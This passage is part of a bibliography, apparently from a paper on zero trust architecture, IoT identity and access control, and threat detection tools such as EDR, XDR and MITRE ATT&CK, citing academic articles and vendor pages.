- [41] Microsoft Corp. "Evolving Zero Trust." <https://www.microsoft.com/zh-tw/security/business/zero-trust> (accessed).
- [42] M. Hoekstra, R. Lal, P. Pappachan, V. Phegade, and J. Del Cuvillo, "Using innovative instructions to create trustworthy software solutions," *HASP@ ISCA*, vol. 11, no. 10.1145, pp. 2487726-2488370, 2013.
- [43] Microsoft Corp. "身分識別管理：「零信任」安全性的基礎." https://info.microsoft.com/ww-landing-strong-identity-management.html?lcid=ZH-TW&wt.mc_id=AID3034268_QSG_EML_NLTR_581285 (accessed).
- [44] G. D. Abowd, A. K. Dey, P. J. Brown, N. Davies, M. Smith, and P. Steggles, "Towards a better understanding of context and context-awareness," in *Handheld and Ubiquitous Computing: First International Symposium, HUC'99 Karlsruhe, Germany, September 27-29, 1999 Proceedings 1*, 1999: Springer, pp. 304-307.
- [45] N. F. Syed, S. W. Shah, A. Shaghaghi, A. Anwar, Z. Baig, and R. Doss, "Zero Trust Architecture (ZTA): A Comprehensive Survey," *IEEE Access*, vol. 10, p. 10.1109, 2022, doi: 10.1109/ACCESS.2022.3174679.
- [46] J. Kotak and Y. Elovici, "IoT device identification using deep learning," in *Computational Intelligence in Security for Information Systems Conference*, 2019: Springer, pp. 76-86.
- [47] X. Yan and H. Wang, "Survey on zero-trust network security," in *International Conference on Artificial Intelligence and Security*, 2020: Springer, pp. 50-60.
- [48] A. Sivanathan *et al.*, "Classifying IoT devices in smart environments using network traffic characteristics," *IEEE Transactions on Mobile Computing*, vol. 18, no. 8, pp. 1745-1759, 2018.
- [49] K.-Y. Lam and C.-H. Chi, "Identity in the Internet-of-Things (IoT): New challenges and opportunities," in *International Conference on Information and Communications Security*, 2016: Springer, pp. 18-26.
- [50] I. Ali, S. Sabir, and Z. Ullah, "Internet of things security, device authentication and access control: a review," *arXiv preprint arXiv:1901.07309*, 2019.
- [51] P. Networks. "The Right Approach to Zero Trust for IoT Devices." <https://www.paloaltonetworks.com/resources/whitepapers/right-approach-zero-trust-iot> (accessed).
- [52] J. Garbis and J. W. Chapman, *Zero Trust Security: An Enterprise Guide*. Springer, 2021.
- [53] X. Jin, R. Krishnan, and R. Sandhu, "A unified attribute-based access control model covering DAC, MAC and RBAC," in *IFIP Annual Conference on Data and Applications Security and Privacy*, 2012: Springer, pp. 41-55.
- [54] D. F. Ferraiolo, R. Sandhu, S. Gavrila, D. R. Kuhn, and R. Chandramouli, "Proposed NIST standard for role-based access control," *ACM Transactions on Information and System Security (TISSEC)*, vol. 4, no. 3, pp. 224-274, 2001.
- [55] V. C. Hu *et al.*, "Guide to attribute based access control (abac) definition and considerations (draft)," *NIST special publication*, vol. 800, no. 162, pp. 1-54, 2013.
- [56] V. C. Hu, D. R. Kuhn, D. F. Ferraiolo, and J. Voas, "Attribute-based access control," *Computer*, vol. 48, no. 2, pp. 85-88, 2015.

- [57] K. Olejnik, I. Dacosta, J. S. Machado, K. Huguenin, M. E. Khan, and J.-P. Hubaux, "Smarper: Context-aware and automatic runtime-permissions for mobile devices," in *2017 IEEE Symposium on Security and Privacy (SP)*, 2017: IEEE, pp. 1058-1076.
- [58] Y. Ashibani, D. Kauling, and Q. H. Mahmoud, "Design and implementation of a contextual-based continuous authentication framework for smart homes," *Applied System Innovation*, vol. 2, no. 1, p. 4, 2019.
- [59] S.-H. Kim, D. Choi, S.-H. Kim, S. Cho, and K.-S. Lim, "Context-Aware Multimodal FIDO Authenticator for Sustainable IT Services," *Sustainability*, vol. 10, no. 5, p. 1656, 2018.
- [60] K. Benzekki, A. El Fergougui, and A. E. ElAlaoui, "A context-aware authentication system for mobile cloud computing," *Procedia Computer Science*, vol. 127, pp. 379-387, 2018.
- [61] S. Kandala, R. Sandhu, and V. Bhamidipati, "An attribute based framework for risk-adaptive access control models," in *2011 Sixth International Conference on Availability, Reliability and Security*, 2011: IEEE, pp. 236-241.
- [62] T. Dimitrakos *et al.*, "Trust aware continuous authorization for zero trust in consumer internet of things," in *2020 IEEE 19th international conference on trust, security and privacy in computing and communications (TrustCom)*, 2020: IEEE, pp. 1801-1812.
- [63] H. F. Atlam, M. A. Azad, M. O. Alassafi, A. A. Alshdadi, and A. Alenezi, "Risk-based access control model: a systematic literature review," *Future Internet*, vol. 12, no. 6, p. 103, 2020.
- [64] N. N. Diep, S. Lee, Y.-K. Lee, and H. Lee, "Contextual Risk-Based Access Control," *Security and Management*, vol. 2007, pp. 406-412, 2007.
- [65] M. Bennett, "Zero Trust Security: A CIO's Guide To Defending Their Business From Cyberattacks," (in English), *Forrester Research June*, 2017.
- [66] nomios. "EDR, NDR, XDR, MDR - Different concepts of Detection & Response." <https://www.nomios.com/news-blog/edr-ndr-xdr-mdr/> (accessed).
- [67] LogRhythm. "A Guide to EDR, NDR, XDR, and SIEM." <https://logrhythm.com/blog/a-guide-to-edr-ndr-xdr-and-siem/> (accessed).
- [68] G. González-Granadillo, S. González-Zarzosa, and R. Diaz, "Security information and event management (SIEM): analysis, trends, and usage in critical infrastructures," *Sensors*, vol. 21, no. 14, p. 4759, 2021.
- [69] A. Arfeen, S. Ahmed, M. A. Khan, and S. F. A. Jafri, "Endpoint Detection & Response: A Malware Identification Solution," in *2021 International Conference on Cyber Warfare and Security (ICWS)*, 2021: IEEE, pp. 1-8.
- [70] T. Bussa, C. Lawson, and K. M. Kavanagh, "Market Guide for Managed Detection and Response Services," ed: Gartner, 2016.
- [71] P. A. Networks. "利用完整の可視性和分析阻止攻撃." <https://www.paloaltonetworks.tw/cortex/cortex-xdr> (accessed).
- [72] P. R. Brandao and J. Nunes, "Extended Detection and Response," 2021.
- [73] P. Firstbrook and C. Lawson, "Innovation insight for extended detection and response," *Gartner ID G00718616*, 2021.
- [74] p. Networks. "What is XDR?" <https://www.paloaltonetworks.com/cyberpedia/what-is-xdr> (accessed).
- [75] MITRE. "ATT&CK Matrix for Enterprise." <https://attack.mitre.org/> (accessed).

- [76] iThome. "用 MITRE ATT&CK 框架識別攻擊鏈，讓入侵手法描述有一致標準." <https://www.ithome.com.tw/news/129054> (accessed).
- [77] T. M. C. a. M. Engenuity. "MITRE ATT&CK ENTERPRISE EVALUATIONS." <https://attackevals.mitre-engenuity.org/enterprise> (accessed).
- [78] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, "Mitre att&ck: Design and philosophy."
- [79] R. Kwon, T. Ashley, J. Castleberry, P. Mckenzie, and S. N. G. Gourisetti, "Cyber threat dictionary using mitre att&ck matrix and nist cybersecurity framework mapping," in *2020 Resilience Week (RWS)*, 2020: IEEE, pp. 106-112.
- [80] T. He and Z. Li, "A Model and Method of Information System Security Risk Assessment based on MITRE ATT&CK," in *2021 2nd International Conference on Electronics, Communications and Information Technology (CECIT)*, 2021: IEEE, pp. 81-86.
- [81] Microsoft Corp. "Active Directory 網域服務概觀." <https://learn.microsoft.com/zh-tw/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview> (accessed).
- [82] Microsoft Corp. "Azure AD Connect 的必要條件." <https://learn.microsoft.com/zh-tw/azure/active-directory/hybrid/how-to-connect-install-prerequisites> (accessed).
- [83] Microsoft Corp. "什麼是 Azure Active Directory 的混合式身分識別？." <https://learn.microsoft.com/zh-tw/azure/active-directory/hybrid/whatis-hybrid-identity> (accessed).
- [84] P. A. Networks. "WILDFIRE 惡意軟體分析." <https://www.paloaltonetworks.tw/products/secure-the-network/wildfire> (accessed).
- [85] M. Corporation. "MITRE Caldera." <https://caldera.mitre.org/> (accessed).
- [86] MITRE. "MITRE ATT&CK Navigator." <https://mitre-attack.github.io/attack-navigator/> (accessed).